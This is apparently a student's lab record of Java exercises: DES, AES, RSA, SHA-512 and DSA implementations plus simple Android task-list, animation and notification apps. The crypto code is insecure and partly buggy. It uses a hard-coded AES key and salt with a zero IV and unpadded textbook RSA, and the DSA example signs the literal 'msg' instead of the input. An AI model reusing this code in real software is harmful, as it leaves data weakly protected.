+ "\n");\*/

// 16-rounds

for (i = 15; i > -1; i--) {

plainText

= round(plainText, keys[i], 15 - i);

}

// 32-bit swap

plainText = plainText.substring(8, 16)

+ plainText.substring(0, 8);

plainText = permutation(IP1, plainText);

return plainText;

}

}

public static void main(String args[])

{

String text = "123456ABCD132536";

String key = "AABB09182736CCDD";

DES cipher = new DES();

System.out.println("Encryption:\n");

text = cipher.encrypt(text, key);

System.out.println(

"\nCipher Text: " + text.toUpperCase() + "\n");

System.out.println("Decryption\n");

text = cipher.decrypt(text, key);


System.out.println("\nPlain Text: "

+ text.toUpperCase());

}

}

**Output:**



**Result:**

Thus Data Encryption Standard has been implemented successfully.

**ANDVANCE ENCRYPTION STANDARD**

**Aim:**

To Perform Encryption and decryption using AES

**Algorithm:**

* Start the program.
* Get the input values plain text and key.
* Convert each character to its hex value and ex-or the key and plain text, plain text and then obtain the first state matrix.
* Now substitute the values in the state matrix from s-box.
* Now do shift rows for this shift the 1st row once, 2nd row twice, 3rd row thrice (circular rotate).
* For mix columns, multiply the value of the state matrix with a fixed matrix.
* Stop the program.

**Code:**

import java.nio.charset.StandardCharsets;

import java.security.spec.KeySpec;

import java.util.Base64;

import javax.crypto.Cipher;

import javax.crypto.SecretKey;

import javax.crypto.SecretKeyFactory;

import javax.crypto.spec.IvParameterSpec;

import javax.crypto.spec.PBEKeySpec;

import javax.crypto.spec.SecretKeySpec;

import java.util.\*;

class AdvanceStandard{

// Class private variables

private static final String SECRET\_KEY

= "my\_super\_secret\_key\_ho\_ho\_ho";

private static final String SALT = "ssshhhhhhhhhhh!!!!";

// This method use to encrypt to string

public static String encrypt(String strToEncrypt)

{

try {

// Create default byte array

byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0,

0, 0, 0, 0, 0, 0, 0, 0 };

IvParameterSpec ivspec

= new IvParameterSpec(iv);

SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");

KeySpec spec = new PBEKeySpec(

SECRET\_KEY.toCharArray(), SALT.getBytes(),

65536, 256);

SecretKey tmp = factory.generateSecret(spec);

SecretKeySpec secretKey = new SecretKeySpec(

tmp.getEncoded(), "AES");

Cipher cipher = Cipher.getInstance(

"AES/CBC/PKCS5Padding");

cipher.init(Cipher.ENCRYPT\_MODE, secretKey,

ivspec);

// Return encrypted string

return Base64.getEncoder().encodeToString(

cipher.doFinal(strToEncrypt.getBytes(

StandardCharsets.UTF\_8)));

}

catch (Exception e) {

System.out.println("Error while encrypting: "

+ e.toString());

}

return null;

}

// This method use to decrypt to string

public static String decrypt(String strToDecrypt)

{

try {

// Default byte array

byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0,

0, 0, 0, 0, 0, 0, 0, 0 };

// Create IvParameterSpec object and assign with

// constructor

IvParameterSpec ivspec

= new IvParameterSpec(iv);

// Create SecretKeyFactory Object

SecretKeyFactory factory

= SecretKeyFactory.getInstance(

"PBKDF2WithHmacSHA256");

// Create KeySpec object and assign with

// constructor

KeySpec spec = new PBEKeySpec(

SECRET\_KEY.toCharArray(), SALT.getBytes(),

65536, 256);

SecretKey tmp = factory.generateSecret(spec);

SecretKeySpec secretKey = new SecretKeySpec(

tmp.getEncoded(), "AES");

Cipher cipher = Cipher.getInstance(

"AES/CBC/PKCS5PADDING");

cipher.init(Cipher.DECRYPT\_MODE, secretKey,

ivspec);

// Return decrypted string

return new String(cipher.doFinal(

Base64.getDecoder().decode(strToDecrypt)));

}

catch (Exception e) {

System.out.println("Error while decrypting: "

+ e.toString());

}

return null;

}

}

public class aes {

public static void main(String[] args)

{

Scanner cin=new Scanner(System.in);

System.out.println("Enter plain Text: ");

String originalString = cin.nextLine();

String encryptedString = AdvanceStandard.encrypt(originalString);

String decryptedString = AdvanceStandard.decrypt(encryptedString);

System.out.println(originalString);


System.out.println(encryptedString);

System.out.println(decryptedString);

}

}

**Output:**



**Result:**

Thus Advance Data Encryption Standard has been implemented successfully.

|  |  |
| --- | --- |
| **Exp No: 5** | **RSA ALGORITHM** |
| **Date:** 26/9/22 |

**RSA ALGORITHM**

**Aim:**

To implement Public key encryption algorithm(RSA algorithm)

**Algorithm:**

* Start the program
* Consider two prime numbers p and q.
* Compute n = p\*q
* Compute ϕ(n) = (p – 1) \* (q – 1)
* Choose e such gcd(e , ϕ(n) ) = 1
* Calculate d such e\*d mod ϕ(n) = 1
* Public Key {e,n} Private Key {d,n}
* Cipher text C = Pe mod n where P = plaintext
* For Decryption D = Dd mod n where D will refund the plaintext.
* Stop the program.

**Code:**

package cryptography;

import java.io.DataInputStream;

import java.io.IOException;

import java.math.BigInteger;

import java.util.Random;

public class rsa

{

private BigInteger P;

private BigInteger Q;

private BigInteger N;

private BigInteger PHI;

private BigInteger e;

private BigInteger d;

private int maxLength = 1024;

private Random R;

public rsa()

{

R = new Random();

P = BigInteger.probablePrime(maxLength, R);

Q = BigInteger.probablePrime(maxLength, R);

N = P.multiply(Q);

PHI = P.subtract(BigInteger.ONE).multiply( Q.subtract(BigInteger.ONE));

e = BigInteger.probablePrime(maxLength / 2, R);

while (PHI.gcd(e).compareTo(BigInteger.ONE) > 0 && e.compareTo(PHI) < 0)

{

e.add(BigInteger.ONE);

}

d = e.modInverse(PHI);

}

public rsa(BigInteger e, BigInteger d, BigInteger N)

{

this.e = e;

this.d = d;

this.N = N;

}

public static void main (String [] arguments) throws IOException

{

rsa obj = new rsa();

DataInputStream input = new DataInputStream(System.in);

String inputString;

System.out.println("Enter message you wish to send.");

inputString = input.readLine();

System.out.println("Encrypting the message: " + inputString);

System.out.println("The message in bytes is:: "

+ bToS(inputString.getBytes()));

// encryption

byte[] cipher = obj.encryptMessage(inputString.getBytes());

// decryption

byte[] plain = obj.decryptMessage(cipher);

System.out.println("Decrypting Bytes: " + bToS(plain));

System.out.println("Plain message is: " + new String(plain));

}

private static String bToS(byte[] cipher)

{

String temp = "";

for (byte b : cipher)

{

temp += Byte.toString(b);

}

return temp;

}

// Encrypting the message

public byte[] encryptMessage(byte[] message)

{

return (new BigInteger(message)).modPow(e, N).toByteArray();

}

// Decrypting the message

public byte[] decryptMessage(byte[] message)


{

return (new BigInteger(message)).modPow(d, N).toByteArray();

}

}

**Output:**



**Result:**

Thus RSA algorithm has been implemented successfully.

|  |  |
| --- | --- |
| **Exp No: 6** | **ANDROID APPLICATION** |
| **Date:** 10/10/22 |

**Aim:**

To implement a simple mobile application in android studio

**Code:**


**Mainactivity.java**

package com.example.taskmanagerapp;  
  
import androidx.appcompat.app.AppCompatActivity;  
  
import android.os.Bundle;  
import android.view.View;  
import android.widget.AdapterView;  
import android.widget.ArrayAdapter;  
import android.widget.Button;  
import android.widget.EditText;  
import android.widget.ListView;  
import android.widget.TextView;  
  
import java.util.ArrayList;  
  
public class MainActivity extends AppCompatActivity {  
 Button button;  
 EditText inputText;  
 ListView listView;  
 ArrayList<String> list;  
 @Override  
 protected void onCreate(Bundle savedInstanceState) {  
 super.onCreate(savedInstanceState);  
 setContentView(R.layout.activity\_main);  
  
 button= findViewById(R.id.btn);  
 inputText=findViewById(R.id.counter);  
 listView=findViewById(R.id.list);  
 list = new ArrayList<>();  
 listView.setOnItemClickListener(new AdapterView.OnItemClickListener() {  
 @Override  
 public void onItemClick(AdapterView<?> parent, View view, int position,  
 long id) {  
  
 String item = ((TextView)view).getText().toString();  
 System.out.println(item);  
 list.remove(item);  
 setvalue();  
 }  
 });  
 }  
  
 public void add(View v){  
 System.out.println("came");  
 String text = inputText.getText().toString();  
 System.out.println(text);  
 list.add(text);  
 inputText.setText("");  
 setvalue();  
 //ArrayAdapter adapter = new ArrayAdapter<>(this,android.R.layout.simple\_list\_item\_1,list);  
 //listView.setAdapter(adapter);  
 }  
 public void setvalue()  
 {  
 ArrayAdapter adapter = new ArrayAdapter<>(this,android.R.layout.simple\_list\_item\_1,list);  
 listView.setAdapter(adapter);  
 }  
  
}


**Activity.xml**

*<?*xml version="1.0" encoding="utf-8"*?>* <LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"  
 xmlns:app="http://schemas.android.com/apk/res-auto"  
 xmlns:tools="http://schemas.android.com/tools"  
 android:layout\_width="match\_parent"  
 android:layout\_height="match\_parent"  
 android:orientation="vertical"  
 tools:context=".MainActivity">  
  
 <ListView  
 android:id="@+id/list"  
 android:layout\_width="match\_parent"  
 android:layout\_height="209dp" />  
  
 <EditText  
 android:id="@+id/counter"  
 android:layout\_width="match\_parent"  
 android:layout\_height="71dp"  
 android:text="" />  
  
 <Button  
 android:id="@+id/btn"  
 android:layout\_width="match\_parent"  
 android:layout\_height="96dp"  
 android:onClick="add"  
 android:text="Add Events" />  
  
</LinearLayout>


**Output**



**Add Items**



**Remove Items on tapping**

****

**Result:**

Thus Simple android application have been developed successfully.

|  |  |
| --- | --- |
| **Exp No: 7** | **Android Animation Application** |
| **Date:**22/8/22 |

**Aim:**

To implement a simple mobile application in android studio

**Code:**

**MainActivity.java**

package com.example.relax;

import androidx.appcompat.app.AppCompatActivity;

import android.os.Bundle;

import android.content.Context;

import android.graphics.Canvas;

import android.graphics.Color;

import android.graphics.Paint;

import android.view.MotionEvent;

import android.view.View;

import android.widget.TextView;

import androidx.appcompat.app.AppCompatActivity;

import android.os.Bundle;

import android.view.View;

import android.view.animation.Animation;

import android.view.animation.AnimationUtils;

import android.widget.Button;

import android.widget.ImageView;

public class MainActivity extends AppCompatActivity {

ImageView imageView;

Button blinkBTN, rotateBTN, fadeBTN, moveBTN, slideBTN, zoomBTN, stopBTN;

@Override

protected void onCreate(Bundle savedInstanceState) {

super.onCreate(savedInstanceState);

setContentView(R.layout.activity\_main);

imageView = findViewById(R.id.imageview);

blinkBTN = findViewById(R.id.BTNblink);

rotateBTN = findViewById(R.id.BTNrotate);

fadeBTN = findViewById(R.id.BTNfade);

moveBTN = findViewById(R.id.BTNmove);

slideBTN = findViewById(R.id.BTNslide);

zoomBTN = findViewById(R.id.BTNzoom);

stopBTN = findViewById(R.id.BTNstop);

blinkBTN.setOnClickListener(new View.OnClickListener() {

@Override

public void onClick(View v) {

// To add blink animation

Animation animation = AnimationUtils.loadAnimation(getApplicationContext(), R.anim.blinkanim);

imageView.startAnimation(animation);

}

});

rotateBTN.setOnClickListener(new View.OnClickListener() {

@Override

public void onClick(View v) {

// To add rotate animation

Animation animation = AnimationUtils.loadAnimation(getApplicationContext(), R.anim.rotateanim);

imageView.startAnimation(animation);

}

});

fadeBTN.setOnClickListener(new View.OnClickListener() {

@Override

public void onClick(View v) {

// To add fade animation

Animation animation = AnimationUtils.loadAnimation(getApplicationContext(), R.anim.fadeanim);

imageView.startAnimation(animation);

}

});

moveBTN.setOnClickListener(new View.OnClickListener() {

@Override

public void onClick(View v) {

// To add move animation

Animation animation = AnimationUtils.loadAnimation(getApplicationContext(), R.anim.moveanim);

imageView.startAnimation(animation);

}

});

slideBTN.setOnClickListener(new View.OnClickListener() {

@Override

public void onClick(View v) {

// To add slide animation

Animation animation = AnimationUtils.loadAnimation(getApplicationContext(), R.anim.slideanim);

imageView.startAnimation(animation);

}

});

zoomBTN.setOnClickListener(new View.OnClickListener() {

@Override

public void onClick(View v) {

// To add zoom animation

Animation animation = AnimationUtils.loadAnimation(getApplicationContext(), R.anim.zoomanim);

imageView.startAnimation(animation);

}

});

stopBTN.setOnClickListener(new View.OnClickListener() {

@Override

public void onClick(View v) {

// To stop the animation going on imageview

imageView.clearAnimation();

}

});

}

}

**Activity.xml**

<?xml version="1.0" encoding="utf-8"?>

<RelativeLayout

xmlns:android="http://schemas.android.com/apk/res/android"

xmlns:tools="http://schemas.android.com/tools"

android:layout\_width="match\_parent"

android:layout\_height="match\_parent"

tools:context=".MainActivity">

<ImageView

android:id="@+id/imageview"

android:layout\_width="200dp"

android:layout\_height="200dp"

android:layout\_centerHorizontal="true"

android:layout\_marginTop="40dp"

android:contentDescription="@string/app\_name"

android:src="@drawable/img" />

<LinearLayout

android:id="@+id/linear1"

android:layout\_width="match\_parent"

android:layout\_height="wrap\_content"

android:layout\_below="@id/imageview"

android:layout\_marginTop="30dp"

android:orientation="horizontal"

android:weightSum="3">

<!--To start the blink animation of the image-->

<Button

android:id="@+id/BTNblink"

style="@style/TextAppearance.AppCompat.Widget.Button"

android:layout\_width="0dp"

android:layout\_height="wrap\_content"

android:layout\_margin="10dp"

android:layout\_weight="1"

android:padding="3dp"

android:text="@string/blink"

android:textColor="@color/white" />

<!--To start the rotate animation of the image-->

<Button

android:id="@+id/BTNrotate"

style="@style/TextAppearance.AppCompat.Widget.Button"

android:layout\_width="0dp"

android:layout\_height="wrap\_content"

android:layout\_margin="10dp"

android:layout\_weight="1"

android:padding="3dp"

android:text="@string/clockwise"

android:textColor="@color/white" />

<!--To start the fading animation of the image-->

<Button

android:id="@+id/BTNfade"

style="@style/TextAppearance.AppCompat.Widget.Button"

android:layout\_width="0dp"

android:layout\_height="wrap\_content"

android:layout\_margin="10dp"

android:layout\_weight="1"

android:padding="3dp"

android:text="@string/fade"

android:textColor="@color/white" />

</LinearLayout>

<LinearLayout

android:id="@+id/linear2"

android:layout\_width="match\_parent"

android:layout\_height="wrap\_content"

android:layout\_below="@id/linear1"

android:layout\_marginTop="30dp"

android:orientation="horizontal"

android:weightSum="3">

<!--To start the move animation of the image-->

<Button

android:id="@+id/BTNmove"

style="@style/TextAppearance.AppCompat.Widget.Button"

android:layout\_width="0dp"

android:layout\_height="wrap\_content"

android:layout\_margin="10dp"

android:layout\_weight="1"

android:padding="3dp"

android:text="@string/move"

android:textColor="@color/white" />

<!--To start the slide animation of the image-->

<Button

android:id="@+id/BTNslide"

style="@style/TextAppearance.AppCompat.Widget.Button"

android:layout\_width="0dp"

android:layout\_height="wrap\_content"

android:layout\_margin="10dp"

android:layout\_weight="1"

android:padding="3dp"

android:text="@string/slide"

android:textColor="@color/white" />

<!--To start the zoom animation of the image-->

<Button

android:id="@+id/BTNzoom"

style="@style/TextAppearance.AppCompat.Widget.Button"

android:layout\_width="0dp"

android:layout\_height="wrap\_content"

android:layout\_margin="10dp"

android:layout\_weight="1"

android:padding="3dp"

android:text="@string/zoom"

android:textColor="@color/white" />

</LinearLayout>

<!--To stop the animation of the image-->

<Button

android:id="@+id/BTNstop"

android:layout\_width="match\_parent"

android:layout\_height="wrap\_content"

android:layout\_below="@id/linear2"

android:layout\_marginLeft="30dp"



android:layout\_marginTop="30dp"

android:layout\_marginRight="30dp"

android:text="@string/stop\_animation" />

</RelativeLayout>

**Output:**

**Result:**

Thus Android animation application was developed successfully.

|  |  |
| --- | --- |
| **Exp No: 8** | **SECURE HASH ALGORITHM 512** |
| **Date:**22/8/22 |

**Aim:**

To implement Secure Hash Algorithm 512 (SHA512) to generate hash code for Message.

**Code:**

import java.math.BigInteger;

import java.security.MessageDigest;

import java.security.NoSuchAlgorithmException;

import java.util.\*;

public class sha512 {

public static String encryptThisString(String input)

{

try {

MessageDigest md = MessageDigest.getInstance("SHA-512");

byte[] messageDigest = md.digest(input.getBytes());

BigInteger no = new BigInteger(1, messageDigest);

String hashtext = no.toString(16);

while (hashtext.length() < 32) {

hashtext = "0" + hashtext;

}

return hashtext;

}

catch (NoSuchAlgorithmException e) {

throw new RuntimeException(e);

}

}

public static void main(String args[]) throws NoSuchAlgorithmException

{ System.out.println("HashCode Generated by SHA-512 for: ");

Scanner cin=new Scanner(System.in);


System.out.println("Enter String:");

String s1 = cin.nextLine();

System.out.println("\n" + s1 + " : " + encryptThisString(s1));

}}

**Output:**



**Result:**

Thus Secure Hash Algorithm 512 was implemented successfully and got the required output.

|  |  |
| --- | --- |
| **Exp No: 9** | **Digital Signature Algorithm** |
| **Date:**22/8/22 |

**Aim:**

To implement digital signature for given message.

**Code:**

import java.security.KeyPair;

import java.security.KeyPairGenerator;

import java.security.PrivateKey;

import java.security.Signature;

import java.util.Scanner;

public class digitalsignature {

public static void main(String args[]) throws Exception {

//Accepting text from user

Scanner sc = new Scanner(System.in);

System.out.println("Enter some text");

String msg = sc.nextLine();

KeyPairGenerator keyPairGen = KeyPairGenerator.getInstance("DSA");

keyPairGen.initialize(2048);

KeyPair pair = keyPairGen.generateKeyPair();

PrivateKey privKey = pair.getPrivate();

Signature sign = Signature.getInstance("SHA256withDSA");

sign.initSign(privKey);

byte[] bytes = "msg".getBytes();

sign.update(bytes);

byte[] signature = sign.sign();


//Printing the signature

System.out.println("Digital signature for given text: "+new String(signature, "UTF8"));

}

}

**Output:**



**Result:**

Thus Digital Signature was created for given message.

|  |  |
| --- | --- |
| **Exp No:** 10 | **EVENT HANDLING AND PUSH NOTIFICATION** |
| **Date:**22/8/22 |

**Aim:**

To develop an android application to push notification.

**Code:**

**ActivityMain.xml**



*<?*xml version="1.0" encoding="utf-8"*?>*<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"  
 xmlns:app="http://schemas.android.com/apk/res-auto"  
 xmlns:tools="http://schemas.android.com/tools"  
 android:layout\_width="match\_parent"  
 android:layout\_height="match\_parent"  
 tools:context=".MainActivity">  
 <CheckBox  
 android:id="@+id/sweet"  
 android:layout\_width="wrap\_content"  
 android:layout\_height="wrap\_content"  
 android:layout\_marginTop="50dp"  
 android:text="Ladoo"  
 app:layout\_constraintTop\_toBottomOf="@+id/label"  
 app:layout\_constraintEnd\_toEndOf="@id/label"  
 tools:layout\_editor\_absoluteX="132dp"  
 android:onClick="onCheckboxClicked"/>  
 <CheckBox  
 android:id="@+id/idly"  
 android:layout\_width="wrap\_content"  
 android:layout\_height="wrap\_content"  
 android:layout\_marginTop="50dp"  
 android:text="Idly"  
 app:layout\_constraintStart\_toStartOf="@+id/sweet"  
 app:layout\_constraintTop\_toBottomOf="@+id/sweet"  
 android:onClick="onCheckboxClicked"/>  
  
 <CheckBox  
 android:id="@+id/food"  
 android:layout\_width="wrap\_content"  
 android:layout\_height="wrap\_content"  
 android:layout\_marginTop="50dp"  
 android:text="Chappatti"  
 app:layout\_constraintStart\_toStartOf="@+id/idly"  
 app:layout\_constraintTop\_toBottomOf="@+id/idly"  
 android:onClick="onCheckboxClicked"/>  
 <Button  
 android:id="@+id/btn"  
 android:layout\_width="wrap\_content"  
 android:layout\_height="wrap\_content"  
 android:layout\_marginTop="50dp"  
 android:text="order"  
 app:layout\_constraintStart\_toStartOf="@+id/food"  
 app:layout\_constraintTop\_toBottomOf="@+id/food"  
 android:onClick="orderFood"/>  
 <TextView  
 android:id="@+id/label"  
 android:layout\_width="wrap\_content"  
 android:layout\_height="wrap\_content"  
 android:layout\_marginStart="100dp"  
 android:layout\_marginTop="70dp"  
 android:text="Order food"  
 app:layout\_constraintStart\_toStartOf="parent"  
 app:layout\_constraintTop\_toTopOf="parent" />  
</androidx.constraintlayout.widget.ConstraintLayout>

**MainActivity.java**

package com.example.orderapp;  
import androidx.appcompat.app.AppCompatActivity;  
import androidx.core.app.NotificationCompat;  
import androidx.core.app.NotificationManagerCompat;  
import android.app.Notification;  
import android.app.NotificationChannel;  
import android.os.Build;  
import android.support.v4.app.INotificationSideChannel;  
import android.app.NotificationManager;  
import android.content.Context;  
import android.os.Bundle;  
import android.view.View;  
import android.widget.CheckBox;  
  
public class MainActivity extends AppCompatActivity {  
 String item="";  
 int price=0;  
 NotificationManagerCompat notificationManagerCompat;  
 Notification notification;  
 @Override  
 protected void onCreate(Bundle savedInstanceState) {  
 super.onCreate(savedInstanceState);  
 setContentView(R.layout.*activity\_main*);}  
 public void onCheckboxClicked(View view) {  
 boolean checked = ((CheckBox) view).isChecked();  
  
 switch(view.getId()) {  
 case R.id.*sweet*:  
 if (checked)  
 {  
 item+="ladoo\n";  
 price+=100;  
 }  
 break;  
 case R.id.*idly*:  
 if (checked)  
 {  
 item+="Idly\n";  
 price+=50;  
 }  
  
 break;  
 case R.id.*food*:  
 if (checked)  
 {  
 item+="Chappatti\n";  
 price+=125;  
 }  
  
 break;  
 }  
 }  
 public void orderFood(View view){  
 System.*out*.println("order"+item+" "+price);  
 System.*out*.println("enter order func");  
 if (Build.VERSION.*SDK\_INT* >= Build.VERSION\_CODES.*O*) {  
 NotificationChannel channel=new NotificationChannel("mych","my channel",NotificationManager.*IMPORTANCE\_DEFAULT*);  
  
 NotificationManager manager=getSystemService(NotificationManager.class);  
 manager.createNotificationChannel(channel);  
  
 }  
 NotificationCompat.Builder builder=new NotificationCompat.Builder(this,"mych")  
 .setSmallIcon(android.R.drawable.*stat\_notify\_sync*)  
 .setContentTitle("Order placed!")  
 .setContentText("Your order details:"+item+"\n price:"+price);  
 notification=builder.build();  
 notificationManagerCompat=NotificationManagerCompat.*from*(this);  
 notificationManagerCompat.notify(1,notification);

}  
}

**Output:**

****

**Result:**

Thus Notification is pushed when event is triggered and got required output successfully.

|  |  |
| --- | --- |
| **Exp No:** 11 | **DEVELOP LOCATION BASED SERVICES** |
| **Date:**22/8/22 |

**Aim:**

To develop location based service application in Android Studio.

**Code:**

**ActivityMain.xml**

*<?*xml version="1.0" encoding="utf-8"*?>*<androidx.constraintlayout.widget.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android"  
